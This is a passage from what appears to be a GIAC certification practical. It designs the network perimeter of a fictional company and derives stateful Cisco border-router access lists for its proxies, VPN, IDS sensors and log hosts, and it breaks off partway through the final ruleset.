Selection rationale: Squid is a robust open-source solution that covers the proxying task for HTTP, HTTPS, and FTP (which GIAC only needs outbound, but FTP is still pertinent)				
172.21.46.122/30 almeda.giac.com	Eth0 ServiceNet-in	Redhat Linux Dante SSH proxy v1.1.13	Outgoing SSH proxy	No telnet whatsoever allowed
172.18.30.244/26 iowacol.giac.com 256.256.256.116/26 paris.giac.com	Eth1 ServiceNet-out			
Selection rationale: Dante allows per-user authentication of outgoing connections, thus providing layered security as well as a Choke Point for outgoing ssh.				
172.21.46.126/30 172.21.46.130/30 {various}	Eth0 ServiceNet-in	Redhat Linux Snort 2.0.0	Signature based IDS sensor	One interface addressed in ServiceNet-in zone, the other 1-3 configured for promiscuous mode network sniffing.
unaddressed, sniffing {up to 3}	Eth1-Eth3 zone irrelevant			
Selection rationale: Lightweight, useful, well-developed, well-known, freely available - Snort has huge advantages, especially as a first IDS.				
172.21.46.138/30 172.21.46.142/30 {various}	Eth0 ServiceNet-in	Redhat Linux 7.3 ISS RealSecure 7.0	Protocol analysis based IDS sensor	One interface addressed in ServiceNet-in zone, the other 1-3 configured for promiscuous mode network sniffing.
unaddressed, sniffing {up to 3}	Eth1-Eth3 zone irrelevant			
Selection rationale: Hybrid detection, hardened appliance, different detection methodology, can scale to Gb speeds - RealSecure is an appropriate counterpoint to the Snort sensors.				
172.18.30.243/26 spring.giac.com 256.256.256.115/26 humble.giac.com	Eth0 ServiceNet-out	Redhat Linux syslog-ng v1.5 OpenSSH 3.6.1	Log proxy / bastion Perimeter host	Only allowing log data to come in from other Service Network zone nodes and perimeter components, operating in "relay" mode to a "collector" in the Internal Server zone.
172.21.46.150/30	Eth1			

tomball.giac.com	ServiceNet-in			
Selection rationale: Considered SDSC Secure syslog, but that product has not yet seen a designated "stable" release.				
172.18.30.252/26 seguin.giac.com 256.256.256.124/26 lavaca.giac.com	E2 "Public" ServiceNet-out	Cisco VPN3000 Version 3.6.7.F	VPN concentrator	One interface facing the external firewall, the other proxying a group of IP's facing inward.
172.23.80.1-81.253/23 {various, in groups}	E1 "Private" Internal User			
Selection rationale: Cisco VPN 3000's have a rich set of options for authentication, groups, and filtering.				

Table IVc. Common host specifications

OS	Role	Software load
Redhat Linux 7.3	Server	Varies/Bastille Linux 2.0.4
Redhat Linux 7.3	User desktop/laptop	Varies/Bastille Linux 2.0.4
Windows 2000 Professional	User desktop/laptop	Microsoft Office/Symantec antivirus and firewall

---

Recommended desktop/laptop rotation policy

Despite patch servers, automated updates, and all the other tools that can be brought to bear, end user nodes are often difficult to manage in such a way that they stay secure. To address this issue, a rotation policy is recommended in which:

- GIAC overbuys per platform to 120%;
- end users are instructed that user files are to stored on servers exclusively, not on desktops;
- each user, on a periodic basis (quarterly or less), is required to turn in his desktop or laptop, and be issued another of the same class. At each such turn-in instance, the end user is advised of the date of the next one, so there are no surprises.
- outdated computers are retired after being rotated out of service, and new computers are bought and placed into the rotation pool, rather than being bought for individual users.

Special Considerations

1. The author recommends a multihomed ISP uplink topology, through at least one GigaMAN circuit, for several reasons:
    - GigaMAN provisioning has become extremely competitive in the recent past, with costs per bandwidth in GIAC's urban location falling far below that of older WAN technologies;
    - GigaMAN circuits frequently include the ability to use IEEE 802.1q trunking to create opportunities for multihoming, offsite storage and collocation, otherwise-impossible peering arrangements and other valuable services - without expanding from the one physical connection;
    - GigaMAN connectivity can be "stepped down" through an Ethernet switch from Gb to 100Mb or even 10Mb, depending on needs - thus positioning a network with 10Mb connectivity today to grow with minimal extra investment tomorrow;
    - GigaMAN being an Ethernet technology, perimeter security components can be purchased with 10/100/1000M interfaces to allow them to scale with bandwidth increases.
2. Management of perimeter security components represents a special challenge, since the external firewall has all but one interface in the Internet zone, and the border router is completely within that zone.

    Possible solutions to this management challenge include:

    - out-of-band management via terminal server or TIP line connections to components' console ports - this is acceptable for small configuration changes in CLI, and might well be configured as a fallback or failure mode

contingency, but it is simply too slow for such tasks as software upgrade, and won't accommodate logging at all;
- insecure management at various levels - the Cisco border router is tooled to log using syslog, upload and download configuration and software via tftp, and allow connections (by default) via telnet. None of these protocols is acceptable for management of a critical security component in an insecure zone.
- nonrouted links for management connections - this technique is primarily a security through obscurity approach, and is not an acceptable solution, or even one that works well;
- management via SSH - this is acceptable for managing the external firewall, but the Cisco border router only supports SSH protocol version 1, and the syslog and tftp traffic previously mentioned cannot be tunneled over ssh;
- host-to-host IPSec connection initiated from a server in the Service Network zone to the border router. This would provide acceptable security and speed, except that IPSec won't work across the NAT.

Accordingly, SSH will be used to manage the external firewall, and management of the border router will follow different paths depending on function:

- a host-to-host IPSec connection will be created between the firewall and the border router (i.e. outside the NAT). This path will carry all syslog data in from the router.
- a TIP (serial) line from the bastion Perimeter gateway to the border router's console port will be used for normal management of the router, thus placing that traffic completely out-of-band with respect to the perimeter. Periodic archival of the router configuration will be performed by capturing the output of "show running-config" or "show startup-config" from these sessions, rather than using any of the Cisco mechanisms (tftp,ftp,rcp) for this purpose, since none of them are secure.
- for situations requiring better throughput than the serial connection provides (.e.g. capture of the output of a "show tech-support"), SSH will be enabled *temporarily* on the router, and connection only through the aforementioned IPSec connection from the firewall.
- download of new IOS files and configuration files will be by way of physical flash cards, and therefore completely out-of-band with respect to the perimeter. Those filesystems (e.g. the bootflash) that are not on removable flash cards can have files copied to them from the flash cards; by using this approach and the archival approach above, we can obviate the need for tftp, ftp, or rcp entirely.

Footnotes for Assignment 1

[1]largely adapted from Chapter 3, "Security Strategies", of *Building Internet Firewalls* by Zwicky, Cooper & Chapman

[2]Much of the IDS design here is derived from the work of Toby Kohlenberg, who has some excellent methods in a similar design. In particular, (1) the creative use of NetOptics' Ethernet (10/100 and Gigabit) taps with switches, and (2) the complementary redundant sensors are innovations he authored.

[3]The actual practical limits will be either physical switch port density or VLAN count. An enterprise chassis like a Cisco 6509 can have eight blades of 48 Fast Ethernets, for 384 hosts. The same chassis allows just under 4000 numbered VLAN tags, but use of any higher than 999 could be a problem if the network is not completely vendor-homogeneous, so the practical limit is about 1000 VLAN tags to be shared among the three address spaces.

[4]This assumes a moderately stable network and a link-state internal routing protocol. The author was involved in the management of a core network of three Cisco 7513 routers, running OSPF in a subnetted /16 production network. Upon importing over 7000 BGP routes into OSPF to accommodate multiple border routers efficiently, the only discernible effect was a drop in free memory on the 7513's, from 84M to 77M on the average.

Assignment 2 - Security Policy and Tutorial

GIAC Enterprises: Proposed per-Component Security Policies

Border router columbus.giac.com

GIAC's border router, columbus (we will use the hostname of the inward-facing interface addressed 256.256.256.246/26), is a Cisco 7204VXR router with three 10/100/1000 Ethernet interfaces, which may temporarily include a serial interface for legacy T1 cutover.

columbus is the outermost tier in the three tiers of GIAC's defensive perimeter. The security policy for columbus must provide for:

- defense of columbus itself;
- legitimate management access to columbus itself;
- coarse ingress and egress filtering, i.e. assurance that inbound traffic is not using GIAC internal addresses and outbound is using only GIAC internal addresses;
- complete denial of obviously bogus traffic, such as directed broadcasts, "Bogon" or illegal source addresses, etc.;
- complete denial of habitual and unrepentant attackers;
- complete denial of particular protocols and services deemed "local-only" or "site-only";
- allowing legitimate sessions to be initiated from without;
- allowing legitimate sessions to be initiated from within.

Ideally, the "complete denial" provisions listed should come as a natural side effect of the Default Deny design tenet; they are listed for reference and verification.

It should be explicitly noted that columbus' first task is border routing; while access control applied on columbus is an important first rampart in GIAC's perimeter defense, it is critical that this router not be so overloaded with ACL processing and logging that it cannot pass traffic effectively. The proposed ruleset uses stateful filtering, and may prove too costly of router resources depending on load; should performance prove a problem with this ruleset, a second ruleset, using only static filtering, is provided as a fallback position.

Characterization of Traffic

A subset of the Necessary Traffic Flows table from the proposed architecture is shown here: these are all the flows that will pass through columbus, i.e. all the ones involving the Internet zone. In accordance with the Default Deny design tenet, GIAC will be able to do business simply by allowing these flows and denying all else.

From		To		Activity
Zone	Party	Zone	Party	
Service Network	(1) Bastion Perimeter gateway	Internet	(1) Perimeter components	Proxied perimeter management
Service Network	(1) VPN gateway	Internet	(2) Offsite employee	Remote authentication, data/service provision
Service Network	(1) Bastion hosts	Internet	(3-6) Customers, Suppliers, Partners	Provision of data and services
Service Network	(1) Bastion hosts	Internet	(7) General public	Product information, return data
Service Network	(1) Bastion hosts	Internet	(7) Internet at large	Proxied business Internet use (e-mail and web)
Internet	(1) Perimeter components	Service Network	(1) Bastion loghost	Perimeter log data
Internet	(2) Offsite employees	Service Network	(1) VPN gateway	Remote communication, data access
Internet	(3-6) Customers, Suppliers, Partners	Service Network	(1) Bastion hosts	Requests for data and services
Internet	(6) Partners	Service Network	(1) Bastion hosts	Uploads of translation data
Internet	(7) General public	Service network	(1) Bastion hosts	Product perusal, information requests
Internet	(7) Internet at large	Service network	(1) Bastion hosts	Return data via proxy

Expansion and development of these items allows specific characterization of traffic from which a ruleset can be developed. Most of these items represent one side of a two-way traffic flow; since this facilitates creation of the necessarily separate

inbound and outbound policies, this separation is maintained throughout. Where possible, traffic to be denied will be denied before it enters the router. The ruleset is as follows:

Bastion Perimeter gateway connections to perimeter components

The only perimeter component whose traffic columbus will see, from its topological location, is columbus itself. Under normal conditions, management connections will use a direct serial connection from the bastion Perimeter gateway for administrator access for configuration; although Cisco IOS supports SSH, it only supports version 1 of that protocol, which is not acceptably secure.

The use of SNMP presents a quandary. SNMP is the method used by most NMS systems for monitoring and management of network components, and provides access in tiered levels (read-only and read/write); however, the UDP transport and cleartext community name delivery of SNMPv1 (the version still used by many NMS products) create a potential security problem. Accordingly, SNMP management of the border router will be disabled, at least until such time as SNMPv3 or some other appropriately secure alternative is available and robust.

Similar problems apply to log traffic generated by columbus (q.v.); an ESP IPSec tunnel will be created between the border router and the external firewall, along which syslog traffic can flow encrypted. The creation of the tunnel allows mitigation of the SSH protocol version 1 issue as well - SSH sessions can pass within the tunnel, although this method will only be used (1) when high throughput demands, e.g. when recording the output of "show tech", and (2) on a temporary basis.

Derived rules:

1. on the "columbus" inward-facing interface -
   Permit IPSec traffic between columbus and firewall roundrock.giac.com, including ISAKMP and ESP IPSec.
   Permit ssh traffic from roundrock inbound to columbus, qualified with the "time-range" ACL keyword.
2. on the virtual terminal (vty) lines -
   Permit access from roundrock, qualified with the "time-range" ACL keyword.

VPN gateway service to offsite employees

The VPN gateway, seguin.giac.com, allows offsite employees to make secure connections into GIAC's network. There is no way of predicting from where on the Internet a employee might remotely connect. seguin's ServiceNet-out zone IP address translates through NAT to the Internet-visible IP address for lavaca.giac.com - this will be true in each successive instance, so the nomenclature convention outsidename(insidename) will be used, i.e. lavaca.giac.com (seguin), as each host is introduced.

VPN connections will include ESP IPSec traffic, ISAKMP, and locally chosen TCP ports - commonly allowed and non-proxied ports work best - and UDP port 4500 for Cisco's "NAT Transparency" features. It should be noted that the default management configuration of a Cisco VPN3000 is via an HTTP/HTTPS interface; the issue of securing administrative access thereto is addressed further below.

Derived rules: on the "columbus" interface -
Permit ISAKMP and ESP IPSec from lavaca.
Permit return TCP traffic with source ports 22,80, or 443 from lavaca.
Permit UDP traffic with source port 4500 from lavaca.

Bastion hosts' provision of data and services to customers, suppliers, and partners

The bastion HTTP/HTTPS proxies manvel.giac.com(richmond) and friendswood.giac.com(katy), will be providing data and access to services via HTTP and HTTPS connections. Although different criteria apply to traffic to be received by richmond and katy, the only difference between the outbound traffic from the two is that manvel, the "Preferred Customer" bastion host, will only serve HTTPS, while friendswood, being the "non-Preferred Customer" and general public bastion host, will serve both HTTPS and HTTP.

Derived rules: on the "columbus" interface -
Permit return TCP traffic with source port 443 from manvel.
Permit return TCP traffic with source ports 80 or 443 from friendswood.

Bastion host provision of data to the general public

As friendswood.giac.com(katy) is designated for proxying connections from the general public, using the same methods it does for non-Preferred Customer proxying, the applicable derived rule above applies and nothing need be added.

Perimeter component log data to the bastion Perimeter gateway

As noted above, an IPSec tunnel created between columbus and roundrock will protect otherwise insecure

management mechanisms. Log data is to be sent along the tunnel.

Derived rules: on the "columbus" interface -
Permit syslog outbound to humble, encrypting it onto the IPSec tunnel to roundrock.

Offsite employee connections to the VPN gateway

As noted above, extra rules are required to accommodate Cisco's "NAT transparency" features - particularly, connections may be initiated to TCP ports 22, 80, or 443 of lavaca.giac.com(seguin) and datagrams may be sent to UDP port 4500 as well.

It should also be considered that VPN connections may well come from an address space otherwise considered hostile - e.g. a salesman at a conference in China. For the salesman in question to perform his duties, the VPN rules must supersede more general "deny" rules that have their origin in incident response. However, no traffic that might be used to perform management of the VPN concentrator should be coming across the border.

Derived rules: - on the "sanantonio" and "austin" outward-facing interfaces:
Permit ISAKMP and ESP IPSec to lavaca.
Permit TCP traffic to ports 22, 80 and 443 on lavaca.
Permit UDP traffic to port 4500 on lavaca.
Deny traffic to lavaca on ports used to manage it, i.e. alternate HTTP/HTTPS ports specifically configured.

Customers, partners, suppliers connecting to bastion hosts for data and services

The bastion hosts manvel.giac.com(richmond) and friendswood.giac.com(katy) differ from one another in that:

- friendswood offers HTTP and HTTPS, while manvel only offers HTTPS;
- friendswood is deliberately positioned as a second tier of proxying in front of manvel, to allow connections from customers who, because of their own networks, do not qualify for "Preferred Customer" handling directly by manvel.

Accordingly, different rules are applied according to the destination host. In fact, the differentiation applies to the positioning of the respective rules: the permit rule for manvel must come after a global deny on fragmented traffic. It should be noted, too, that Cisco ACL's can filter on noninitial fragments, but cannot differentiate between an initial fragment and an unfragmented IP datagram[1] - better granularity will be available in the external firewall.

Derived rules: - on the "sanantonio" and "austin" interfaces, in this order -
Permit HTTP and HTTPS TCP traffic to friendswood.
Deny noninitial fragments.
Permit HTTPS TCP traffic to manvel.

Partner connections to bastion host for data upload

For the purpose of this analysis, partner upload traffic does not differ from other supplier, partner, or customer traffic. The rules above permitting traffic to friendswood and manvel apply, and nothing need be added.

General public connections to bastion host for data and services

For the purpose of this analysis, connections by the general public are the same as other HTTP or HTTPS traffic. The rules above again apply, and nothing need be added.

Proxied employee use of Internet (e-mail and web)

e-mail service is broken up into incoming and outgoing proxies: mail.giac.com(eaglelake) and pearland.giac.com (brookshire), respectively.

Internal User zone connections to the Internet at large are proxied, through Squid proxy alvin.giac.com(alief) and SSH proxy paris.giac.com(iowacol). The proxying of FTP by alvin will require that alvin use high-port data channels in passive mode - thus the outgoing rule for alvin need be broader in allowing traffic.

Derived rules:

1. on the "sanantonio" and "austin" interfaces -
   Permit TCP SMTP to mail.
   Permit return TCP SMTP to pearland.
   Permit return TCP HTTP/HTTPS/FTP to alvin.
   Permit return TCP SSH to paris.
2. on the "columbus" interface -

Permit return TCP SMTP from mail.
Permit TCP SMTP from pearland.
Permit HTTP/HTTPS/FTP/high port TCP from alvin.
Permit SSH from paris.

Other traffic not specifically covered by the above

The external DNS servers ns1.giac.com(sanfelipe) and ns2.giac.com(sanjacinto) must have the ability to send and receive UDP DNS queries, and receive replies. By strictly controlling the contents of GIAC's DNS zones, the "failover" from UDP to TCP DNS can be avoided, and thus TCP DNS can be denied. However, no such control can be asserted over foreign DNS, so ns1 and ns2 must have the ability to initiate TCP DNS queries as well as UDP, and to receive the replies.

For the purposes of border connections, BGP must be allowed to the sanantonio and austin interfaces. For troubleshooting purposes, allow pings and responses between the border router and its immediate neighbors, and allow ICMP "time exceeded in transit" (in support of traceroutes) and "fragmentation needed and DF set" (for troubleshooting connections, particularly to manvel) types.

Derived rules:

1. on the "sanantonio" and "austin" interfaces -
   Permit UDP DNS to ns1 and ns2.
   Permit UDP DNS replies (i.e. source port 53) to ns1 and ns2.
   Permit return TCP DNS (i.e. source port 53) to ns1 and ns2.
   Permit BGP to the border router from upstream neighbors.
   Permit ICMP pings and replies from upstream neighbors.
   Permit ICMP 11/0 and 3/4 packets.
2. on the "columbus" interface -
   Permit UDP DNS replies from ns1 and ns2.
   Permit UDP and TCP DNS from ns1 and ns2.
   Permit ICMP pings and replies from network 256.256.256.64/26, though don't allow spoofing of broadcast addresses or columbus' address itself.
   Permit ICMP 11/0 and 3/4 packets.

Ruleset creation

Named ACL's will be used - more information can be found on types of Cisco ACL's in the tutorial and at Cisco's website - because they are required for "reflexive" stateful filtering applications, and because they save typing. Combining the applicable derived rules with the Default Deny design tenet produces the following result:

It should be noted that, in support of troubleshooting and intrusion detection, anything denied is to be logged; this will be modified as the ruleset is refined to improve the signal to noise ratio.

```
! to be applied to inbound traffic on "columbus" interface, i.e.
!    traffic from within the GIAC network headed out;
!    egress filter is implicit, because of Default Deny
!
ip access-list extended columbus-in
! begin with state table entries
evaluate TCPin
! permit ISAKMP and ESP IPSec from roundrock to border router
permit esp host 256.256.256.245 host 256.256.256.246
permit udp host 256.256.256.245 host 256.256.256.246 eq isakmp
! and then permit SSH management by way of the VPN tunnel;
! note it need not be reflexive, but it will be logged and time-constrained
permit tcp host 256.256.256.245 host 256.256.256.246 eq 22 time-range temporary log
! permit ISAKMP and ESP IPSec from VPN gateway lavaca to world
permit esp host 256.256.256.124 any
permit udp host 256.256.256.124 any eq isakmp
! permit return traffic with source port 4500, for NAT transparency
permit udp host 256.256.256.124 eq 4500 any
! (various TCP returns via "evaluate" above)
! permit UDP DNS replies from ns1 and ns2
permit udp 256.256.256.120 0.0.0.1 eq domain any
! permit UDP and TCP DNS queries from ns1 and ns2
permit udp 256.256.256.120 0.0.0.1 any eq domain
permit tcp 256.256.256.120 0.0.0.1 any eq domain reflect TCPout
! (TCP return on SMTP from mail via "evaluate" above)
! permit TCP SMTP from pearland
permit tcp host 256.256.256.122 any eq smtp reflect TCPout
! permit 21/80/443 from alvin
permit tcp host 256.256.256.117 any eq ftp reflect TCPout
permit tcp host 256.256.256.117 any eq www reflect TCPout
permit tcp host 256.256.256.117 any eq 443 reflect TCPout
! permit high ports from alvin as well to support passive ftp
permit tcp host 256.256.256.117 any gt 1023 reflect TCPout
```

```
! permit SSH from paris
permit tcp host 256.256.256.116 any eq 22 reflect TCPout
! permit pings and replies from network of externally-visible hosts
!    don't allow spoofing of columbus' own address or broadcast addresses
deny ip host 256.256.256.127 any log
deny ip host 256.256.256.64 any log
deny ip host 256.256.256.246 any log
permit icmp 256.256.256.64 0.0.0.63 host 256.256.256.246 echo
permit icmp 256.256.256.64 0.0.0.63 host 256.256.256.246 echo-reply
permit icmp 256.256.256.64 0.0.0.63 any time-exceeded
permit icmp 256.256.256.64 0.0.0.63 any packet-too-big
! finally, Default Deny
deny ip any any log
!
!
! to be applied to outbound traffic on "columbus" interface, i.e.
!    traffic from border router or further outside headed in;
!    the bulk of filtering actually occurs on the other interfaces, but
!    a reality check ingress filter is applied here
ip access-list extended columbus-out
! Nothing is permitted to subnet broadcast addresses
deny ip any host 256.256.256.127 log
deny ip any host 256.256.256.64 log
! Nor should traffic for columbus' own interface go out
deny ip any host 256.256.256.246 log
! permit other traffic destined for our network
permit ip any 256.256.256.64 0.0.0.63
! finally, Default Deny
deny ip any any log
!
!
! to be applied to identify streams to be send in a tunnel to the bastion
!    Perimeter gateway; note that anything denied here but permitted in
!    columbus-out will be sent *unencrypted*
ip access-list extended columbus-vpn-out
! include return traffic on SSH sessions from roundrock
! (N.B. *not* reflexive in this context)
permit tcp host 256.256.256.246 eq 22 host 256.256.256.245 time-range temporary
! syslog goes to humble for forwarding
permit udp host 256.256.256.246 host 256.256.256.115 eq syslog
!
!
! to be applied to inbound traffic on "sanantonio" and "austin" interfaces, i.e.
!    traffic from outside headed in;
!    ingress filter is implicit, because of Default Deny
ip access-list extended upstreams-in
! begin with state table entries
evaluate TCPout
! permit ISAKMP and ESP IPSec to lavaca for offsite employee VPN use
permit esp any host 256.256.256.124
permit udp any host 256.256.256.124 eq isakmp
! also permit TCP connections to lavaca ports 22,80,443 ...
permit tcp any host 256.256.256.124 eq 22 reflect TCPin
permit tcp any host 256.256.256.124 eq www reflect TCPin
permit tcp any host 256.256.256.124 eq 443 reflect TCPin
! and UDP datagrams to lavaca port 4500, to accommodate NAT Transparency
permit udp any host 256.256.256.124 eq 4500
! (Default Deny to prevent management of lavaca from offsite)
! permit HTTP and HTTPS traffic to friendswood
permit tcp any host 256.256.256.118 eq www reflect TCPin
permit tcp any host 256.256.256.118 eq 443 reflect TCPin
! then deny any noninitial fragments (this will probably have to be moved)...
deny ip any any fragments
! before permitting HTTPS only to manvel
permit tcp any host 256.256.256.119 eq 443 reflect TCPin
! permit UDP DNS to ns1 and ns2...
permit udp any 256.256.256.120 0.0.0.1 eq domain
! as well as replies to UDP DNS queries sent by ns1 and ns2
permit udp any eq domain 256.256.256.120 0.0.0.1
! (TCP return on DNS from ns1 and ns2 permitted via "evaluate" above)
! permit SMTP to mail
permit tcp any host 256.256.256.123 eq smtp reflect TCPin
! (TCP return on SMTP/HTTP/HTTPS/FTP/SSH permitted via "evaluate" above)
! permit pings and replies from upstream neighbors, though don't allow
!    spoofing of sanantonio and austin addresses or broadcast addresses;
!    N.B. the mask 0.0.0.4 matches on, for example, .250 and .254
permit tcp 256.256.256.250 0.0.0.4 256.256.256.249 0.0.0.4 eq bgp
permit icmp 256.256.256.250 0.0.0.4 256.256.256.249 0.0.0.4 echo
permit icmp 256.256.256.250 0.0.0.4 256.256.256.249 0.0.0.4 echo-reply
!    the mask 0.0.0.5 matches on .248, .249, .252 and .253
deny ip 256.256.256.248 0.0.0.5 any log
deny ip 256.256.256.251 0.0.0.4 any log
permit icmp any 256.256.256.64 0.0.0.63 time-exceeded
permit icmp any 256.256.256.64 0.0.0.63 packet-too-big
! finally, Default Deny
deny ip any any log
!
!
! to be applied to outbound traffic on upstream interface, i.e.
!    traffic from border router or further inside headed out;
!    the bulk of filtering actually occurs on the other interfaces, but
!    a reality check egress filter is applied here
ip access-list extended upstreams-out
! Nothing is permitted to subnet broadcast addresses, nor should the border
! router's address be seen on packets outbound
deny ip any 256.256.256.248 0.0.0.5 log
deny ip any 256.256.256.251 0.0.0.4 log
! permit other traffic with a source in our network
permit ip 256.256.256.64 0.0.0.63 any
! finally, Default Deny
deny ip any any log
!
```

Rule optimization and tightening

The complete ruleset is fairly good so far, but there are some issues. The "deny fragments" rule is correctly placed vis-a-vis the two inbound Squid hosts friendswood and manvel, but not necessarily so for other services. There is a serious potential vulnerability in that the careless use of the "any" keyword might allow an external attacker access to the router's internal interface.

In the absence of performance testing, rule optimization is largely guesswork. However, some very straightforward priorities stand out - for example, as the HTTPS proxying to manvel is revenue-generating and serves our Preferred Customers, it should be as close to the head of the list as possible.

Unfortunately, GIAC must provide DNS and incoming mail service even to "unclean" networks which the "deny fragments" rule will block; the primary/secondary name service model allows some mitigation of this, but a second incoming mail gateway might be in order at a later date.

Outgoing services also raise the issue of identd probes being generated in return. Since even reflexive Cisco ACL's cannot handle this case, and waiting on timeouts would severely degrade performance, the ruleset will be patched to allow inbound identd traffic to any servers initiating outgoing TCP connections (except for DNS) - and the ruleset for the firewall (q.v.) will reject those identd connections to finish them more quickly.

Finally, no provisions have yet been made for denying bogus source addresses and addresses of known attackers.

Final ruleset

Changes have been made. BGP and ping test rules have been moved near the head of the list (not for performance, but to allow early placement of border router lockdown rules), followed by blocking and logging of spoofed GIAC internal address space. Identd traffic is now allowed in selected places.

Little can be done about moving the manvel rule inbound; however, slightly better protection is accomplished for ns1 by separating its inbound DNS traffic from that of ns2, and placing the ns2 rule prior to, and the ns1 rule after, the denial of fragments. A similar technique will be available if a secondary MX host is deployed.

A final note: if the installation of this security architecture occurs piecewise and the existing T1 circuit continues as GIAC's Internet uplink, these lists may be applied, with some adjustments for peculiarities of address allocation, to the serial interface.

```
! to be applied to inbound traffic on "columbus" interface, i.e.
!    traffic from within the GIAC network headed out;
!    egress filter is implicit, because of Default Deny
!
no ip access-list extended columbus-in
ip access-list extended columbus-in
! begin with state table entries
evaluate TCPin
!
! permit ISAKMP and ESP IPSec from roundrock to border router
permit esp host 256.256.256.245 host 256.256.256.246
permit udp host 256.256.256.245 host 256.256.256.246 eq isakmp
! and then permit SSH management by way of the VPN tunnel;
! note it need not be reflexive, but it will be logged and time-constrained
permit tcp host 256.256.256.245 host 256.256.256.246 eq 22 time-range temporary log
! don't allow spoofing of columbus' own address or broadcast addresses
deny ip host 256.256.256.127 any log
deny ip host 256.256.256.64 any log
deny ip host 256.256.256.246 any log
! allow pings, for testing, from one hop or so away
permit icmp 256.256.256.64 0.0.0.63 host 256.256.256.246 echo
permit icmp 256.256.256.64 0.0.0.63 host 256.256.256.246 echo-reply
permit icmp host 256.256.256.245 host 256.256.256.246 echo
permit icmp host 256.256.256.245 host 256.256.256.246 echo-reply
! then, border router lockdown: *nothing* to columbus, sanantonio, austin
deny ip any host 256.256.256.246 log
deny ip any 256.256.256.249 0.0.0.4 log
!
! permit UDP DNS replies from ns1 and ns2
permit udp 256.256.256.120 0.0.0.1 eq domain any
! permit ISAKMP and ESP IPSec from VPN gateway lavaca to world
permit esp host 256.256.256.124 any
permit udp host 256.256.256.124 any eq isakmp
! permit return traffic with source port 4500, for NAT transparency
permit udp host 256.256.256.124 eq 4500 any
! permit UDP and TCP DNS queries from ns1 and ns2
permit udp 256.256.256.120 0.0.0.1 any eq domain
```

```
permit tcp 256.256.256.120 0.0.0.1 any eq domain reflect TCPout
! permit TCP SMTP from pearland
permit tcp host 256.256.256.122 any eq smtp reflect TCPout
! permit 21/80/443 from alvin
permit tcp host 256.256.256.117 any eq ftp reflect TCPout
permit tcp host 256.256.256.117 any eq www reflect TCPout
permit tcp host 256.256.256.117 any eq 443 reflect TCPout
! permit high ports from alvin as well to support passive ftp
permit tcp host 256.256.256.117 any gt 1023 reflect TCPout
! permit SSH from paris
permit tcp host 256.256.256.116 any eq 22 reflect TCPout
! permit some ICMP errors from network of externally-visible hosts
permit icmp 256.256.256.64 0.0.0.63 any time-exceeded
permit icmp 256.256.256.64 0.0.0.63 any packet-too-big
! and from beecave
permit icmp host 256.256.256.245 any time-exceeded
permit icmp host 256.256.256.245 any packet-too-big
! finally, Default Deny
deny ip any any log
!
!
! auxiliary to columbus-in and the access-list to be applied to vty lines.
! The use of a simple perl script:
!
!     ($end = `/bin/date --date='now + 15 min' +'%R %d %h %Y'`) =~ s/¥n//;
!     printf "time-range temporary¥n absolute end %s¥nend¥n",$end;
!
! will generate a replacement "time-range temporary" for pasting into
! the border router config to allow 15 minutes of ssh access (for "show
! tech" captures, for example. We seed the router with a long-past date:
!
time-range temporary
 absolute end 12:00 1 Jan 1994
!
!
! to be applied to outbound traffic on "columbus" interface, i.e.
!    traffic from border router or further outside headed in;
!    the bulk of filtering actually occurs on the other interfaces, but
!    a reality check ingress filter is applied here
no ip access-list extended columbus-out
ip access-list extended columbus-out
! Nothing is permitted to subnet broadcast addresses
deny ip any host 256.256.256.127 log
deny ip any host 256.256.256.64 log
! Nor should traffic for columbus' own interface go out
deny ip any host 256.256.256.246 log
! permit other traffic destined for our network
permit ip any 256.256.256.64 0.0.0.63
! finally, Default Deny
deny ip any any log
!
!
! to be applied to identify streams to be send in a tunnel to the bastion
!    Perimeter gateway; note that anything denied here but permitted in
!    columbus-out will be sent *unencrypted*
no ip access-list extended columbus-vpn-out
ip access-list extended columbus-vpn-out
! include return traffic on SSH sessions from roundrock
! (N.B. *not* reflexive in this context)
permit tcp host 256.256.256.246 eq 22 host 256.256.256.245
! syslog goes to humble as well for forwarding
permit udp host 256.256.256.246 host 256.256.256.115 eq syslog
!
!
! to be applied to inbound traffic on "sanantonio" and "austin" interfaces, i.e.
!    traffic from outside headed in;
!    ingress filter is implicit, because of Default Deny
!
no ip access-list extended upstreams-in
ip access-list extended upstreams-in
! before permitting anything, drop any habitual attackers as appropriate
! deny ip 202.101.10.0 0.0.0.255 any log, e.g.
! silently drop bogus sources: RFC1918, Class D/E, loopback/DHCP
deny ip 10.0.0.0     0.255.255.255 any
deny ip 127.0.0.0    0.255.255.255 any
deny ip 169.254.0.0    0.0.255.255 any
deny ip 172.16.0.0    0.15.255.255 any
deny ip 192.168.0.0    0.0.255.255 any
deny ip 224.0.0.0   31.255.255.255 any
! If processing permits and it is desired to block "Bogons", e.g. those
! listed at http://www.cymru.com/Documents/bogon-list.html, those statements
! go here (after the other bogus sources)
!
! BGP is allowed
permit tcp 256.256.256.250 0.0.0.4 256.256.256.249 0.0.0.4 eq bgp
! and pings of our upstream neighbors;
!    N.B. the mask 0.0.0.4 matches on, for example, .250 and .254
permit icmp 256.256.256.250 0.0.0.4 256.256.256.249 0.0.0.4 echo
permit icmp 256.256.256.250 0.0.0.4 256.256.256.249 0.0.0.4 echo-reply
!
! then, border router lockdown: *nothing* gets to columbus, sanantonio, austin
deny ip any host 256.256.256.246 log
deny ip any 256.256.256.249 0.0.0.4 log
! and log it if someone tries to spoof any of GIAC's address space
deny ip 256.256.256.0    0.0.0.255 any log
!
! permit HTTP and HTTPS traffic to friendswood
permit tcp any host 256.256.256.118 eq www reflect TCPin
permit tcp any host 256.256.256.118 eq 443 reflect TCPin
! permit UDP DNS to ns2
permit udp any host 256.256.256.120 eq domain
! as well as replies to UDP DNS queries sent by ns1 and ns2
permit udp any eq domain 256.256.256.120 0.0.0.1
! permit ISAKMP and ESP IPSec to lavaca for offsite employee VPN use
permit esp any host 256.256.256.124
```

```
permit udp any host 256.256.256.124 eq isakmp
! also permit TCP connections to lavaca ports 22,80,443 ...
permit tcp any host 256.256.256.124 eq 22 reflect TCPin
permit tcp any host 256.256.256.124 eq www reflect TCPin
permit tcp any host 256.256.256.124 eq 443 reflect TCPin
! and UDP datagrams to lavaca port 4500, to accommodate NAT Transparency
permit udp any host 256.256.256.124 eq 4500
!
! permit state table entries
evaluate TCPout
!
! permit SMTP to mail - secondary inbound MX will be here when there is one
permit tcp any host 256.256.256.123 eq smtp reflect TCPin
!
! permit identd traffic to any server initiating outbound TCP (except DNS):
! pearland (SMTP), alvin (HTTP/HTTPS/passive FTP), and paris (SSH)
permit tcp any host 256.256.256.122 eq 113 reflect TCPin
